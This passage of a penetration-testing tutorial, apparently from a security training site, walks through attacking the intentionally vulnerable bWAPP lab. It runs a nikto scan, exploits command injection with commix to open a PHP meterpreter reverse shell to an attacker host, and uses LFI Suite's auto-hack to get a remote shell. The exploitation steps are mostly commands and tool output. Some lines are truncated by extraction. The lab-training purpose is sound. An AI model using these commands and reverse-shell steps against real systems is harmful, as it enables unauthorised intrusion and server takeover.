Let's scan our bWAPP using nikto in order to find out potential problems and vulnerabilities present.

```
nikto -host http://192.168.218.131/bWAPP/
```

```
root@kali:~# nikto -host http://192.168.218.131/bWAPP/
- Nikto v2.1.6

+ Target IP: 192.168.218.131
+ Target Hostname: 192.168.218.131
+ Target Port: 80
+ Start Time: 2021-02-06 20:44:43 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect ag
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the cont
on to the MIME type
+ Root page / redirects to: portal.php
+ Server may leak inodes via ETags, header found with file /bWAPP/robots.txt, inode: 843932, size:
4
+ Entry '/admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /bWAPP/documents/: Directory indexing found.
+ Entry '/documents/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /bWAPP/images/: Directory indexing found.

ting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /bWAPP/phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /bWAPP/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
ts that contain specific QUERY strings.
+ OSVDB-12184: /bWAPP/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
ts that contain specific QUERY strings.
+ OSVDB-12184: /bWAPP/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
ts that contain specific QUERY strings.
+ OSVDB-12184: /bWAPP/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
ts that contain specific QUERY strings.
+ OSVDB-3092: /bWAPP/admin/: This might be interesting...
+ OSVDB-3268: /bWAPP/apps/: Directory indexing found.
+ OSVDB-3092: /bWAPP/apps/: This might be interesting...
+ OSVDB-3092: /bWAPP/backdoor/: This might be interesting...
+ OSVDB-3092: /bWAPP/connect/: This might be interesting...
+ OSVDB-3268: /bWAPP/db/: Directory indexing found.
+ OSVDB-3092: /bWAPP/db/: This might be interesting...
+ OSVDB-3092: /bWAPP/info/: This might be interesting...
+ OSVDB-3092: /bWAPP/install/: This might be interesting...
+ OSVDB-3092: /bWAPP/login/: This might be interesting...
+ OSVDB-3268: /bWAPP/logs/: Directory indexing found.
+ OSVDB-3092: /bWAPP/logs/: This might be interesting...
+ OSVDB-3092: /bWAPP/passwords/: This might be interesting...
+ OSVDB-3268: /bWAPP/stylesheets/: Directory indexing found.
```

Commix


Sometimes fuzzing consumes a lot of time, and even it becomes somewhat frustrating while performing a command injection attack over it i.e. wait for the incremented length and check for every possible response it drops.

In order to make our attack simpler and faster, we'll be using a python scripted automated tool "**Commix**", which makes it very easy to find the command injection vulnerability and then helps us to exploit it. You can learn more about **Commix** from [here](#).

So let's try to drop down the web-application again by getting a commix session in our kali machine. From the below image you can see that I've set the security level too **high** and opted the "**Choose your bug**" option to "**OS Command Injection**".



Commix works on **cookies**. Thus in order to get them, I'll be capturing the **browser's request** into my burpsuite, by simply enabling the proxy and the intercept options, further as I hit up the **Lookup** button, I'll be presented with the details into the burpsuite's **Proxy** tab.



Fire up you Kali Terminal with **commix** and run the following command with the **Referer**, **Cookie**, and **target values**:

```
commix --url="http://192.168.0.11/bWAPP/commandi.php" --  
cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" -  
-data="target=www.nsa.gov&form=submit"
```

Type 'y' to resume the classic injection point and to the pseudo-terminal shell.

```
root@kali:~# commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --data="target=www.nsa.gov&form=submit" ↵  
  
[!] Warning: Python version 3.8.3 detected. You are advised to use Python version 2.7.x.  
  
v3.0-stable  
https://commixproject.com  
(@commixproject)  
  
+--  
Automated All-in-One OS Command Injection and Exploitation Tool  
Copyright © 2014-2019 Anastasios Stasinopoulos (@ancst)  
+--  
  
(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the  
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability  
and are not responsible for any misuse or damage caused by this program.  
  
[*] Checking connection to the target URL... [ SUCCEED ]  
[!] Warning: Potential CAPTCHA protection mechanism detected.  
[*] A previously stored session has been held against that host.  
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y ↵  
[+] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.  
[-] Payload: ;echo SENUAY$((59+78))$(echo SENUAY)SENUAY  
  
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y ↵  
  
Pseudo-Terminal (type '?' for available options)  
commix(os_shell) > id ↵  
  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
  
commix(os_shell) > █
```

Great!! We're into our target's machine.

What if we could convert this **commix shell** into a **meterpreter** one?

As soon as we capture the commix session, we'll try to generate a reverse meterpreter session of the target machine by executing the following commands:

```
reverse_tcp  
  
set lhost  
192.168.0.9  
  
set lport 4444
```

As we hit enter, it will ask us to choose whether we want a netcat shell or some other (**meterpreter**) one. Choose option **2** and hit **enter** again.

Now you'll be popped up with a new list of sessions asking for which meterpreter session you want as in whether you want it to be PHP, Windows, python etc. As our target server is running over the PHP framework, we will select option **8** i.e. a **PHP meterpreter reverse shell**.

```
commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.0.9 ↵
LHOST => 192.168.0.9
commix(reverse_tcp) > set lport 4444 ↵
LPORT => 4444

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Windows reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python reverse TCP shell.
Type '10' to use a Python meterpreter reverse TCP shell.
Type '11' to use a Windows meterpreter reverse TCP shell.
Type '12' to use the web delivery script.

commix(reverse_tcp_other) > 8 ↵
[*] Generating the 'php/meterpreter/reverse_tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).
```

When everything is done, it will provide us with a resource file with an execution command. Open a new terminal window and type the presented command there, as in our case it generated the following command:

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

```
hackingarticles@kali:~$ msfconsole -r /usr/share/commix/php_meterpreter.rc
```

```
(( _ _ _ ))  
  | 0 0 |  
  | o_o | M S F  
  ||| WW |||  
  *  
  hackingarticles.in
```

```
= [ metasploit v5.0.95-dev ]  
+ -- ==[ 2038 exploits - 1103 auxiliary - 344 post ]  
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]
```

Metasploit tip: View missing module options with `show missing`

```
[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.  
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.0.9  
lhost => 192.168.0.9  
resource (/usr/share/commix/php_meterpreter.rc)> set lport 4444  
lport => 4444  
resource (/usr/share/commix/php_meterpreter.rc)> exploit  
[*] Started reverse TCP handler on 192.168.0.9:4444  
[*] Sending stage (38288 bytes) to 192.168.0.11  
[*] Meterpreter session 1 opened (192.168.0.9:4444 → 192.168.0.11:52826) at 2020-07-06 20:50:59 +0530
```

```
meterpreter > sysinfo  
Computer      : bee-box  
OS            : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686  
Meterpreter   : php/linux
```

LFI Suite

Sometimes it becomes a bit frustrating while performing the LFI attack using Burp suite, i.e. wait for the incremented length and check for every possible response it shows. In order to make this task somewhat simpler and faster, we'll be using an amazing automated tool called **LFI Suite**. This helps us to scan the web site's URL and if found vulnerable, it displays all the possible results, therefore we can use it to gain the website's remote shell. You can download this from here.

Firstly, we'll clone the LFI suite and boot it up in our kali machine using the following code:

```
git clone https://github.com/D35m0nd142/LFISuite.git
cd LFISuite
python lfisuite.py
```

```
13
./#(/*
/*
Local File Inclusion Automatic Exploiter and Scanner + Reverse Shell
Modules: AUTO-HACK, /self/enviro, /self/fd, phpinfo, php://input,
data://, expect://, php://filter, access logs
Author: D35m0nd142, <d35m0nd142@gmail.com> https://twitter.com/d35m0nd142
[*] Checking for LFISuite updates..
[-] No updates available.
1) Exploiter
2) Scanner
x) Exit
```

Choose the 2nd option as **"Scanner"** in order to check the possible input parameters.

Now it ask us to **"enter the cookies"**, I've installed the **"HTTP Header live"** plugin to capture the HTTP passing requests.

```
moz-extension://8bbb7f3c-6153-49f7-8760-1d7ec8ec2372 - HTTP Header Live Main - Mozilla Firefox
http://192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: security level=0; PHPSESSID=1160a77591381ca9886c6b76f74a7c6a
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 02 Jul 2020 17:21:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
1) Exploiter
2) Scanner
x) Exit

→ 2 ↩

[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] → security_level=0
; PHPSESSID=1160a77591381ca9886c6b76f74a7c6a ↩

[?] Do you want to enable TOR proxy ? (y/n) n ↩

..:: LFI Scanner ::.

[*] Enter the name of the file containing the paths to test [default: 'pathtotest.txt'] →
[*] Enter the URL to scan (ex: 'http://site/vuln.php?id=') → http://192.168.0.11/bWAPP/r1fi.php?language= ↩
```

[illegible]

Now it's time to connect to the victim and deface the website by capturing its remote shell. Restart the application and this time choose option **1** as "**Exploiter**". Enter the required fields with the same **cookies** that we've used in the scanner section and set the Tor proxy to "**No**".

```
1) Exploiter
2) Scanner
x) Exit

→ 1 ↵

[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] → security_level=0;
PHPSESSID=1160a77591381ca9886c6b76f74a7c6a ↵

[?] Do you want to enable TOR proxy ? (y/n) n ↵

.:: LFI Exploiter ::.
```

As soon as you hit enter, you'll find a list with multiple ways to attack the webserver. Select the option **9** as "**Auto Hack**". A new section will pop-up asking for the web site's URL, here enter the target website and hit **enter**.

`http://192.168.0.11/bWAPP/r1fi.php?language=`

```
.:: LFI Exploiter ::.

Available Injections
1) /proc/self/envron
2) php://filter
3) php://input
4) /proc/self/fd
5) access_log
6) phpinfo
7) data://
8) expect://
9) Auto-Hack
x) Back

→ 9 ↵

.:: Auto Hack ::.

[*] Enter the URL you want to try to hack (ex: 'http://site/vuln.php?id=') → http://192.168.0.11/bWAPP/r1f
i.php?language= ↵
```


Cool!! We've successfully captured the victim's command shell.

```
[*] Trying to exploit php://input wrapper on 'http://192.168.0.11/bWAPP/rfqi.php?language=' ..  
[+] The website seems to be vulnerable. Opening a Shell..  
[If you want to send PHP commands rather than system commands add php:// before them (ex: php:// fwrite(fop  
en('a.txt','w'),'content'));  
www-data@192.168.0.11:/var/www/bWAPP$ whoami ↵  
www-data  
www-data@192.168.0.11:/var/www/bWAPP$ ls ↵  
666  
admin  
aim.php  
apps  
ba_captcha_bypass.php  
ba_forgotten.php  
ba_insecure_login.php  
ba_insecure_login_1.php  
ba_insecure_login_2.php  
ba_insecure_login_3.php  
ba_logout.php  
ba_logout_1.php  
ba_pwd_attacks.php  
ba_pwd_attacks_1.php  
ba_pwd_attacks_2.php  
ba_pwd_attacks_3.php  
ba_pwd_attacks_4.php  
ba_weak_pwd.php
```

Reference:

- <https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion/>
- <https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/>
- <https://www.hackingarticles.in/comprehensive-guide-to-sqlmap-target-options15249-2/>
- <https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/>
- <https://cirt.net/nikto2-docs/>

JOIN OUR TRAINING PROGRAMS

